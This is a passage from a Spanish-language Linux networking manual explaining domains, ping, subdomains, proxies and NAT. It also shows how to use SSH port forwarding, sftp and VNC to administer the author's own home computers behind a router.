El lugar donde se obtiene el permiso por utilizar un nombre de dominio reconocido únicamente en Internet es:

nic.ar

- Es para tramitar direcciones terminadas en .com.ar, .gov.ar, .net.ar, .org.ar, etc)
- Gratuito

internic.net

- Para tramitar direcciones .com, .gov, .net, .org, etc).
- Costo: aproximadamente u\$s 35 al año

6.4.6.6. ¡Ping!

Cada dominio corresponde a una dirección de ip "real para internet". Si tenemos configurado un DNS en la computadora, podemos interrogarlo mediante el comando **ping**.

```
ping www.presidencia.gov.ar
PING jezzabel.presidencia.gov.ar (200.46.102.217)
```

```
64 bytes from 200.46.102.217: icmp_seq=0 ttl=242 time=309.6 ms
ping altavista.com
PING altavista.com (66.218.71.198): 56 data bytes
64 bytes from 66.218.71.198: icmp_seq=0 ttl=242 time=309.6 ms
```

6.4.6.7. Subdominio:

Es una dirección literal de

- Una carpeta dentro de un servidor: Por ejemplo <http://webmail.lugmen.org.ar> podría ser (no lo sabemos desde afuera) la carpeta /home/groucho/Proyectos/Correo de “Father”, el servidor de Lugmen.
- Una redirección a otra computadora. Por ejemplo: Debido a que tengo espacio (muy) limitado de usuario dentro de <http://www.bunker.org.ar>, reapunto mi increíble e interesante Blog desde <http://obelix.bunker.org.ar> hacia <http://bunker-blog.blogspot.com>
- Una computadora detrás de una red: Por ejemplo <http://babelfish.altavista.com> es una herramienta para traducción On-line. Aparece dentro de la URL de Altavista, pero en realidad es un servicio de Yahoo. Véase como la IP de altavista y la de babelfish.altavista son distintas

```
ping babelfish.altavista.com
PING bff.search.yahoo2.akadns.net (66.94.233.46): 56 data bytes
64 bytes from 66.94.233.46: icmp_seq=0 ttl=50 time=579.1 ms
```


6.4.6.8. protocolo://usuario@dominio

Es una nomenclatura muy clara, y muy poco utilizada.

Por ejemplo, la siguiente orden serviría para entrar al espacio de usuario de pedro en el servidor marimbas.com, con el objeto de transferir archivos vía FTP

<ftp://pedro@marimbas.com>

Esta captura de pantalla muestra al potente administrador de archivos "konqueror", del entorno de ventanas KDE, resolviendo el correo del usuario **s**, mediante el protocolo IMAP



En esta captura de pantalla puede apreciarse (abajo) el resultado de llamar desde la terminal, al cliente de correo **Mutt**, mediante la orden:

```
mutt -f imap://sergio@eim.esc.edu.ar
```

```
q:Salir d:Sup. u:Recuperar s:Guardar m:Nuevo r:Responder g:Grupo ?:Ayuda
1 0 May 18 Adonys Maceo (4,1K) Re: [linux-l] Sobre transportes y Wildfire
2 0 May 18 Leslie Le?n Sin (5,8K) Re: [linux-l] cambio de password
3 0 May 19 quotacheck@serv (0,9K) Mailbox Size Warning for Mail Accounts
4 0 May 19 PHP Classes ( 26K) [PHP Classes] PHP Classes: Weekly newsletter of
5 0 May 19 marc (3,7K) [Lug-clasificados] pasantia rentada
6 0 May 19 Johnette Kennedy ( 44K) [ltsp-es] I need ur help
7 0 May 18 Leslie Le?n Sin (7,0K) Re: [linux-l] algun paquete para php en apache
8 0 May 18 greisyflei@info (3,4K) L*-->
9 0 May 19 Inform?tico 559 (4,8K) L-->
10 0 May 19 Pablo Rodriguez (9,7K) Re: [Ruby Arg] Comercial de RoR
11 0 May 19 NachoKB ( 14K) L-->
12 0 May 19 TULIO (3,2K) Re: [Gleducar] Consulta sobre recuperaci?n del S
13 0 May 19 Luciano Ruete (3,4K) Re: Kopete con proxy
14 0 May 19 Federico Brubac ( 14K) Re: [Ruby Arg] Que editor usan uds para sus proy
15 0 May 19 Cangrejo (6,9K) -->Re: particiones
16 0 May 19 Luciano Ruete (3,9K) L-->Re: particiones
17 0 May 19 Nadina (6,8K) L-->
18 0 May 19 Manuel Mely (4,5K) Re: [linux-l] qu? se sabe de Ubuntu Media
19 0s May 19 CruX (8,3K) -->Re: Comentarios sobre Ubuntu 7.04 "Feisty F
20 0 May 19 Federico Perett (4,1K) L-->
21 0s May 19 CruX (6,5K) -->Re: Comentarios sobre Ubuntu 7.04 "Feisty
22 0 May 19 Luciano Ruete (6,1K) L-->
23 0s May 19 CruX (6,6K) -->Re: Comentarios sobre Ubuntu 7.04 "Feisty
24 0 May 19 Luciano Ruete (6,0K) L-->
25 0s May 19 CruX (7,9K) L-->
26 0s May 19 CruX (6,5K) L-->Re: Comentarios sobre Ubuntu 7.04 "Feisty F
27 0s May 19 CruX (6,8K) L-->
28 0 May 19 Dafo (3,3K) L-->
---Mutt: imap://sergio@eim.esc.edu.ar@eim.esc.edu.ar/INBOX [Msgs:107 Old:107 Post:1]---
```

6.4.6.9. Proxy: Funcionamiento (*Wikipedia, la enciclopedia libre*)

En el contexto de las ciencias de la computación, el término **proxy** (en inglés «apoderado» o «delegado») hace referencia a un programa que realiza una acción en representación de otro.

Un **servidor proxy** es un servicio de red que permite a los clientes realizar conexiones a una red de forma indirecta. El cliente se conecta al servidor proxy, pide una conexión, archivo o cualquier otro recurso disponible a un servidor diferente, y es el proxy el que proporciona el recurso, posiblemente conectándose al servidor específico, o sirviéndolo desde un **caché**. En algunos casos, el proxy puede alterar la petición del cliente o la respuesta del servidor por diversos motivos.

Una aplicación muy común del proxy es como **caché web**, proporcionando un **caché** más cercano de las páginas web de Internet y archivos disponibles en servidores remotos de Internet, permitiendo a los clientes de una LAN (Red de área Local) acceder a ellas más rápidamente. Almacena la información que es consultada con mayor frecuencia en páginas de Internet, por un período de tiempo, con el fin de aumentar la velocidad de acceso.

Los proxies también pueden filtrar el contenido de las páginas Web servidas. Algunas aplicaciones que intentan bloquear contenido Web ofensivo están implementadas como "proxies Web".

Algunos ISP (Internet Service Provider) también tienen proxies para interceptar virus y otros contenidos hostiles servidos por páginas Web remotas... y para ahorrar ancho de banda.

Resumen de Proxy:

- Ventajas
 - Efectuar de "puente" entre computadoras de una intranet que desean obtener páginas Web de Internet
 - Caché de páginas y archivos *ya bajados* por otro usuario
 - No hace falta configurar Gateway ni DNS en las computadoras clientas. Solo IP y Máscara.
 - Seguridad: al pasar todo por un solo "puente" se puede construir "Firewalls"⁸
 - Ahorro: a través de 1 (una) conexión podemos lograr muchas conexiones concurrentes.
 - Control de contenidos (por ejemplo: Squid Proxy + DansGuardian)
 - Control:
 - de Virus (por ejemplo: Squid Proxy + Clamav Antivirus)
 - de usuarios y horarios mediante "ACLs" (Access Control List)
 - Log⁹ de sitios accedidos y denegados (ejemplo con Squid)
 - Efectuando un "**tail -f /var/log/squid/access.log**"

8 **Firewall:** "Programa que sirve para filtrar lo que entra y sale de un sistema conectado a una red. Suele utilizarse en las grandes empresas para limitar el acceso de Internet a sus empleados así como para impedir el acceso de archivos con virus".

www.marketing-xxi.com/glosario-de-terminos-de-marketing-en-internet-149.htm

Firewall: "Un cortafuegos o firewall en Inglés, es un equipo de hardware o software utilizado en las redes para prevenir algunos tipos de comunicaciones prohibidos por las políticas de red, las cuales se fundamentan en las necesidades del usuario".

es.wikipedia.org/wiki/Firewall

9 **Log:** Registro, en inglés. Muchos programas y sistemas crean distintos ficheros de registro en los que van anotando los pasos que dan (lo que hace un cierto usuario, como transcurrió una conexión, situación del hardware, etc) (www.ctisa.com/diccionario.htm)

- Por ejemplo, se puede usar **lastlog** para saber quién ha iniciado sesión últimamente. Para conocer los mensajes relacionados con el hardware procedente del kernel se puede usar **dmesg**. Para ver un registro de los demonios se ejecuta un **cat /var/log/daemon.log**, y para ver diversos mensajes, un **cat /var/log/messages**

- Desventajas

- Los proxy habitualmente se configuran para apadrinar puertos frecuentes: 80 (web), 21 (ftp), y otros, por lo general bastante comunes. Si queremos por ejemplo usarlo para entrar a jugar al CounterStrike por Internet, vamos a necesitar un router... o leer el capítulo siguiente.

6.4.6.10. NAT (Network Address Translation)

Comportamiento

(Resumen de http://www.marcelopedra.com.ar/glosario_N.htm)

NAT o "Network Address Translation": Es un standard de Internet que le permite a una red local (LAN) usar un grupo de direcciones de IP para el tráfico interno y otro grupo de direcciones para el tráfico externo. Una tabla de NAT ubicada donde la LAN se conecta a Internet hace todas las traducciones necesarias de IPs. La NAT sirve para tres propósitos principales (mencionaremos dos):

- Proveer un tipo de Firewall al ocultar las direcciones de IP internas.
- Permitirle a una empresa usar más direcciones de IP internas. Dado que son direcciones internas, no hay posibilidad de conflicto con IPs usadas por otras empresas u organizaciones.

Ventajas añadidas

(Agregado por Sergio)


- Con respecto a los **Proxys**: Enmascaramiento para puertos "no habituales". Por ejemplo:
 - IMAP (143) Acceso al correo en un servidor remoto
 - POP (puerto 110) Recepción y bajada de correo.
 - SMTP (25) Envío de correo
 - Kazaa (1214) Transferencia de archivos entre pares
 - VNC (5000) Acceso remoto a sesiones gráficas en cualquier Sistema Operativo
 - IRC (6667) Internet Relay Chat
 - ... y muchísimos otros (la cantidad de puertos en un host llega a 65536)
- Con respecto a **Seguridad**: Construcción de Reglas de Aprobación o Denegación respecto de:
 - Dirección de Origen y de Destino
 - Puertos de Origen y de Destino



(CC) David Gutiérrez



La tira de Raulito el friki



<http://recurrente.afraid.org>

NAT & Proxy. Sumando ventajas. Creando "Firewalls"

Estamos atrapados en la misma red

Viajando por un laberinto

Estamos sosteniendo una pared

Por favor no la dejes caer

"Héroes Anónimos" - David Bowie

Tanto Proxys como NAT son excelentes herramientas. Cada una posee indudables ventajas, y los buenos BOFH¹⁰ usan todas las técnicas necesarias para mantener sus redes limpias, estables y rápidas.

Por ejemplo, si vamos a compartir una conexión, puede ser buena idea usar la siguiente secuencia:

1. Instalar un Proxy que permita el paso de solicitudes Web (http), que además efectúe

- Caché de páginas
- Análisis de Antivirus sobre el Cache
- Control de contenido ofensivo
- Registro de los sitios navegados

2. Denegar TODAS las demás solicitudes mediante NAT. Las solicitudes http reenviarlas al Proxy para que las procese.

3. Monitorear solicitudes a conexiones *distintas* mediante algún software de monitoreo de puertos como Firestarter, iftop, iptraf, etc.

4. Escuchar (o no) las quejas de los usuarios e ir permitiendo protocolos (entrantes o salientes) a medida que se van sucediendo.

10 Usar el buscador de definiciones de Google para encontrar el término: "define:bofh"

6.4.6.11. Túneles: Intranets a través de Internet

Lectura necesaria: ip públicas / ip privada

En este manual se muestra el acceso a toda clase de servicios. Sin embargo, estos servicios deben estar visibles, es decir, deben estar accesibles en forma directa entre el cliente y el servidor. Para ser exacto, entre computadoras que posean:

[comp con ip publica] ↔ Internet ↔ [comp con ip publica]

[comp con ip privada] ↔ LAN ↔ [comp con ip privada]

[comp con ip privada] ↔ [router con ip pública] ↔ Internet ↔ [comp con ip pública]

Sin embargo, muchas veces las computadoras se encuentran detrás de un firewall o de un router. Ya sea por necesidad (falta de ip publicas => NAT), de seguridad (firewall) o de ahorro / control (proxy), en ocasiones no podemos acceder *directamente* a los servicios que prestan estos equipos. Ejemplo:

[comp con ip publica] ↔ Internet ↔ [router con ip pública] ↔ [comp con ip privada]

[comp con ip privada] ↔ [router con ip pública] ↔ Internet ↔ [router con ip pública] ↔ [comp con ip privada]

A veces, debemos controlar a estas computadoras “escondidas”, y en forma remota, para repararlas, instalarles software, o prestar asistencia (VNC).

En algunos casos el problema se soluciona reenviando puertos desde y hacia el interior de la red. Algunos servicios, como FTP o HTTP simplemente se reenvían (“forward”) desde el router que atiende hacia afuera, hacia el interior de la red. Esto es fácil cuando se trata de servicios con datagramas TCP, es decir, puramente **datos**.

Con los datagramas UDP, la cosa cambia radicalmente. Este protocolo se utiliza mayormente para el tráfico de **instrucciones**, y casi siempre viaja encriptado. De modo que necesitamos que el router, poseedor de la ip publica, se convierta en parte del servicio de entrega. Idealmente, el router debería ser cualquier computadora, incluso obsoleta, con dos placas de red (ver Compartir Internet): una que mira hacia la LAN, y otra que mira hacia Internet.

Mediante SSH

El cliente ssh, y su contraparte, openssh-server, son piezas de software, que como se describe mas adelante en su propio capítulo, permiten establecer una conexión encriptada entre dos puntos, mediante el intercambio de certificados digitales. Así, el comando ssh permite abrir un shell remoto (Secure Shell) y enviar instrucciones. Otra funcionalidad menos conocida, es la de enviar datos, utilizando para ello el comando scp (Secure Copy).

Escenario: supongamos que nos encontramos en la empresa, y queremos conectarnos a una terminal de la computadora de casa. Por costumbre, mediante DDNS, suelo asociar la dirección de IP del linux router de mi casa (“obelix”), y de las empresas donde trabajo, hacia algún servicio gratuito como no-ip.com, dyndns, y otros. Así, referirse al nombre de dominio gratuito escogido, es como referirse a la IP real. ¡Pruebelo!, hagame un ping a obelix.myftp.org

El servicio DDNS consiste en un pequeño programa alojado en el router, que todo el tiempo informa la ip en curso asignada al router. Es muy útil para servicios de internet con los cuales no se ha contratado una dirección de ip fija, y por el contrario, esta cambia regularmente. Casi todos los routers traen esta opción disponible, y para el caso de routers basados en la familia Debian / Ubuntu, se trata simplemente de instalar algún paquete como **no-ip**, y

configurarlo mediante **sudo dpkg-reconfigure no-ip** o con **sudo no-ip -C**

Ahora si:

[comp con ip privada] ↔ [router con ip pública] ↔ Internet ↔ [router con ip pública] ↔ [comp con ip privada]


O mejor dicho

[sopalajo] ↔ [router común, con ip publica] ↔ Internet ↔ [router “obelix” con ip publica] ↔ [calcifer]

1. Establecemos un túnel hacia el router de casa, un P4 destortalado llamado **obelix**, corriendo el servicio no-ip. Puede accedido públicamente como obelix.myftp.org. Desde la maquina de la empresa (**sopalajo**), nos conectamos mediante el comando:

```
s@sopalajo:~/ $ ssh -L 8080:192.168.1.173:22 s@obelix.myftp.org
```

- La opción -L declara una conexión local, es decir, deja abierta una puerta local al tunel para otros programas. 8080 es un puerto cualquiera, escogido al azar. Conviene que esté por encima del 1024 para no necesitar permisos especiales de root.
- 192.168.1.173 es la dirección de la maquina interna de la red remota a la que queremos entrar, **calcifer**.
- 22 es el puerto clásico del servicio ssh
- s@obelix.myftp.org es la dirección gratuita obtenida en el DDNS no-ip.com



2. Habiendo ya excavado el túnel, en la misma maquina local podemos entrar por el puerto que quedó abierto,

y hacer unas cuantas cosas

- Copiar archivos: incluso, ahora podemos combinar ftp dentro de ssh (sftp). Esto requiere que la computadora interna posea instalado algún otro servicio de ftp server, como **proftpd**.

Esta combinación es el **mejor método** que he encontrado para explorar → copiar en forma rápida archivos, sin las típicas esperas del primitivo ftp clásico⁽¹¹⁾.

nautilus sftp://s@localhost:8080

- Además de copiar archivos, podemos también **administrar** el linux objetivo (detrás del router linux), mediante ssh.

En sopalajo:

ssh localhost -p 8080

¡y estamos adentro!

Llamar programas gráficos de la otra computadora, usando solo SSH

Muy simpático que nos hayamos colado con una consola de texto. Pero si estamos verdes con los comandos de consola, quizás extrañemos programas gráficos, de esos que tienen ventanas, bordes, botones (puaj). Incluso podríamos necesitar saltar hacia algún Windows Server que corra Terminal Server, o alguna estación Windows que corra Asistencia Remota.

Si ya hemos llegado hasta un Linux de la red LAN remota, este divertido hackeo se puede realizar de dos formas: ¡Cuidado! Vamos a transmitir (recibir) leeeeentas ventanas gráficas. La orden es la misma que la de antes, pero agregando algunos parámetros para comprimir los bits recibido, pero durante la construcción del túnel agregamos:

-X -C -c cipher1,cipher2 (cuidado al copiar y pegar! Escriba las líneas a mano)

Y una vez adentro del router Linux, probamos alzar alguna aplicación simple, como **xcalc**. También podemos colarnos en algún Windows con el servicio Terminal Server abierto:

rdesktop <ip del windows a controlar>

Levantar (y controlar) el otro escritorio, mediante VNC

VNC es una de las herramientas favoritas para administrar de forma remota. Posee versiones para Windows y para Linux, lo que lo hace ideal para cuando estamos en distintos sistemas operativos.

La diferencia con ssh puro es que VNC es gráfico: traslada **todo** el escritorio en forma remota. Si movemos el mouse en una máquina... técnicamente se está moviendo en la otra. Ya no debemos conocer toda clase de comandos de consola. Los administradores de cybercafés gustan mucho de esta herramienta para hacer chistes a los clientes.

Entre Linux, y dentro de túneles excavados bajo internet para entrar a otras LANs, el procedimiento consiste en colarse vía ssh como habíamos descripto anteriormente, instalar algún vnc server (consultar a la base mediante el comando **aptitude search vnc**), y como aparece en la parte inferior de la captura de pantalla, dejarlo corriendo⁽¹²⁾.

11 Es un método tan rápido y cómodo de acceder a los archivos de casa, que ya no recuerdo la última vez de haber concurrido a la empresa con *pendrive*.


12 Si se desea mejorar la velocidad en una conexión lenta, el comando **vncserver :99** puede terminarse al final con una **&**. Con esto queda “residente”. Luego nos detachamos escribiendo **exit**, y abandonamos el sistema remoto, dejando solo el puente como cabeza de

En la captura se puede ver a **vncserver** sirviendo a 640x480, y dejando disponible una sesión 99. También puede verse (arriba) como he empleado el puerto VNC (5999) de ambos lados, en lugar del 8080 y el 22. Esto se debe a que el cliente intenta siempre conectarse a ese puerto. Por cierto, para Ubuntu o Debian se puede usar el modo grafico de Hamachi presente en <http://www.haguichi.net/get-hamachi/>

Si desea configurar vncserver de alguna manera asistida, en Ubuntu puede lanzar **vino-preferences**.

Para ser exacto, en la siguiente captura de pantalla se demuestra a lo largo de tres consolas, y de arriba hacia abajo, los pasos necesarios: 1) establecer puente, 2) meterse al puente y poner a correr el server vnc del otro lado, y 3) finalmente, en la máquina cliente (donde está Ud. sentado, chequee su silla), el comando **vncviewer**, apuntando hacia el puente local (localhost). En lugar de puerto (-p), empleamos el número de sesión, 99.

Ante la duda, observe atentamente los nombres de las máquinas: *sopalajo* es la computadora cliente, y *calcifer* es la que se encuentra en la red LAN remota, protegida bajo el router linux, *obelix.myftp.org*.



